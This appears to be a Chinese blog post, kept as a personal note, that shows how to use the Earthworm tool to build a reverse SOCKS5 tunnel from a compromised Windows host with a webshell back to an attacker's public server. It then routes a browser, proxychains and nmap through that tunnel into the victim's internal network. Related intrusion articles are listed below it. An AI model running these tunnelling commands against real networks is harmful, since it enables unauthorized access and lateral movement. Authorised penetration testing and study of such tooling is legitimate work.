
ew做代理 进一步内网渗透
0x00 前言
最近搞站的时候有内网穿透的需求,大佬向我推荐了EW,本文模拟一个攻击场景对Earthworm的使用方法做一个简单的介绍。其实相应的内容EW的官网已经说得很详细了,我这里纯粹是作为个人笔记从如下几个方面做一个简单的记录:
1、如何使用EW做反向Socks5代理
2、浏览器如何设置Socks5代理访问目标内网Web服务
3、利用proxychains给终端设置Socks5代理(方便将本地命令行工具的流量代理进目标内网)

0x01 基础环境及网络拓扑
Kali Linux(Attacker 内网 192.168.40.135)
Ubuntu 16.04.3(Attacker 公网 http://120.xxxx.xxx.xxx)
Windows Server 2008(Victim 目标内网 http://10.xxxx.xxx.xxx)
网络拓扑:Kali Linux是我本地的一台虚拟机,Ubuntu是公网上的一台ECS,Windows Server 2008是目标机器,内网IP,部分端口映射到外网。
此处应该有一个拓扑图,等我之后学习下Visio,在把图补充上来23333
0x02 场景模拟
我们现在已拿到目标内网一台机器的权限(该机器将80端口映射至外网,Web服务存在漏洞,已拿到webshell)。需要对内网做进一步的渗透,目前我有一台公网的Ubuntu,一台内网的Kali,如何反向Socks5将Kali的流量代理进目标内网?
0x03 使用EW做反向Socks5代理
这里我仅演示通过EW做反向Socks5代理,正向、多级级联的的代理方式可以参考官方文档。
第1步:在公网的Ubuntu上执行如下命令:
|
1
|
./ew_for_linux64 -s rcsocks -l 1080 -e 1024 &
|


该命令的意思是说公网机器监听1080和1024端口。等待攻击者机器访问1080端口,目标机器访问1024端口。
第2步:目标机器执行如下命令:
|
1
|
ew_for_Win.exe -s rssocks -d 120.xxx.xxx.xx -e 1024
|
其中-d参数的值为刚刚的公网IP

第3步:攻击者机器通过proxychains或浏览器设置Socks5代理访问目标内网服务
0x04 浏览器设置Socks5代理

设置完毕后点击确定即可。此时已可以通过浏览器访问目标内网的Web服务。
0x05 使用proxychains给终端设置Socks5代理

第1步:下载及安装proxychains
git clone https://github.com/rofl0r/proxychains-ng.git
cd proxychains-ng
./configure --prefix=/usr --sysconfdir=/etc
make && make install
make install-config
cd .. && rm -rf proxychains-ng
|
1
2
3
4
5
6
7
|
cd /usr/local/src
git clone https://github.com/rofl0r/proxychains-ng.git
cd proxychains-ng
./configure --prefix=/usr --sysconfdir=/etc
make && make install
make install-config
cd .. && rm -rf proxychains-ng
|
第2步:编辑proxychains配置文件设置代理
socks5 120.xx.xx.xx 1080
|
1
2
|
vi /etc/proxychains.conf
socks5 120.xx.xx.xx 1080
|
第3步:举个栗子:使用proxychains nmap对目标内网扫描
设置完成后即可使用类似proxychains nmap 192.168.40.133这种方式将nmap的流量代理至目标内网进行扫描,其他命令行工具同理。
0x06 后记
在使用的过程中也出现了一些问题,有的工具流量不走sock5代理,就很尴尬,具体原因不详。有点困了,回家睡觉,剩下的问题明天再解决。身体是革命的本钱。
希望对这方面内容感兴趣的同学偶然看到了这篇文章能有所收获吧,当然,如有谬误还请不吝赐教。
ew做代理 进一步内网渗透的更多相关文章
- 3.内网渗透之reGeorg+Proxifier
aaarticlea/png;base64,iVBORw0KGgoAAAANSUhEUgAAAxIAAAE2CAIAAAB6BDOVAAAgAElEQVR4Aey9Z5Aex3X327MRGVzkRH ...
- Cobalt strike与内网渗透
cobalt strike的用法参照我之前的博客: https://www.cnblogs.com/vege/p/12743274.html 这里只演示上线之后的操作. Socks代理 开启socks ...
- [原创]K8飞刀20150725 支持SOCKS5代理(内网渗透)
工具: K8飞刀编译: 自己查壳组织: K8搞基大队[K8team]作者: K8拉登哥哥博客: http://qqhack8.blog.163.com发布: 2015/7/26 3:41:11 简介: ...
- [内网渗透]lcx端口转发
0x01 简介 lcx是一款端口转发工具,有三个功能: 第一个功能将本地端口转发到远程主机某个端口上 第二个功能将本地端口转发到本地另一个端口上 第三个功能是进行监听并进行转发使用 Lcx使用的前提是 ...
- cmseasy&内网渗透 Writeup
某CTF内网渗透 题目:www.whalwl.site:8021 目录 cmseasy 内网横向渗透 cmseasy 简单看一下网站架构 Apache/2.4.7 (Ubuntu) PHP/5.5.9 ...
- Linux内网渗透
Linux虽然没有域环境,但是当我们拿到一台Linux 系统权限,难道只进行一下提权,捕获一下敏感信息就结束了吗?显然不只是这样的.本片文章将从拿到一个Linux shell开始,介绍Linux内网渗 ...
- 内网渗透测试思路-FREEBUF
(在拿到webshell的时候,想办法获取系统信息拿到系统权限) 一.通过常规web渗透,已经拿到webshell.那么接下来作重要的就是探测系统信息,提权,针对windows想办法开启远程桌面连接, ...
- metasploit渗透测试笔记(内网渗透篇)
x01 reverse the shell File 通常做法是使用msfpayload生成一个backdoor.exe然后上传到目标机器执行.本地监听即可获得meterpreter shell. r ...
- Metasploit 内网渗透篇
0x01 reverse the shell File 通常做法是使用msfpayload生成一个backdoor.exe然后上传到目标机器执行.本地监听即可获得meterpreter shell. ...
随机推荐
- Java多线程(九):生产者消费者模型
生产者消费者模型 生产者:生产任务的个体: 消费者:消费任务的个体: 缓冲区:是生产者和消费者之间的媒介,对生产者和消费者解耦. 当 缓冲区元素为满,生产者无法生产,消费者继续消费: 缓冲区元素为空, ...
- AS中Git操作和Git工作流
查阅并学习安卓中如何使用Git,并扩展学了下Gitflow工作流程,以下是我觉得有用,系统,详细的相关文章. AS中Git操作系列 https://www.jianshu.com/p/0cc226ee ...
- 5.SpringMVC 配置式开发-处理器适配器
处理器适配器HandlerAdapter 1.SimpleControllerHandlerAdapter(默认) 所有实现了 Controller 接口的处理器 Bean,均是通过SimpleCon ...
- Mac上使用sunlogin向日葵软件远程控制电脑
1 安装软件 控制端和客户端都安装 https://sunlogin.oray.com/personal/download/ 2 再两台电脑上都安装好客户端和控制端后,打开控制端软件 可以看到自己登录 ...
- 获取select的值
<!-- html --> <select id=''check> <option>北京</option> <option>北京</o ...
- 13_Redis_持久化
一:概述: Redis的高性能是山于其将所有数据都存储在了内存中,为了使Redis在重启之后仍能保证数据不丢失,需要将数据从内存中同步到硬盘中,这一过程就是持久化. Redis支持两种方式的持久化,一 ...
- linux-2.6.38 input子系统(用输入子系统实现按键操作)
一.设备驱动程序 在上一篇随笔中已经分析,linux输入子系统分为设备驱动层.核心层和事件层.要利用linux内核中自带的输入子系统实现一个某个设备的操作,我们一般只需要完成驱动层的程序即可,核心层和 ...
- 6. Design Patterns with First-Class Functions
1. Refactoring Strategy 1.1 Classic Strategy from abc import ABC, abstractmethod from collections im ...
- 大幅提升Delphi Datasnap数据传输效率的方法
方法一:增加TCP读写缓存的大小 DataSnap Server中负责TCP/IP通讯的组件是TDSTCPServerTransport,它默认的TCP/IP读写缓冲区的大小为32KB,由 ...
- How to export Overload functions from DLL?
Library that exports functions library liba; procedure F(X: Integer); stdcall; overload; begin end; ...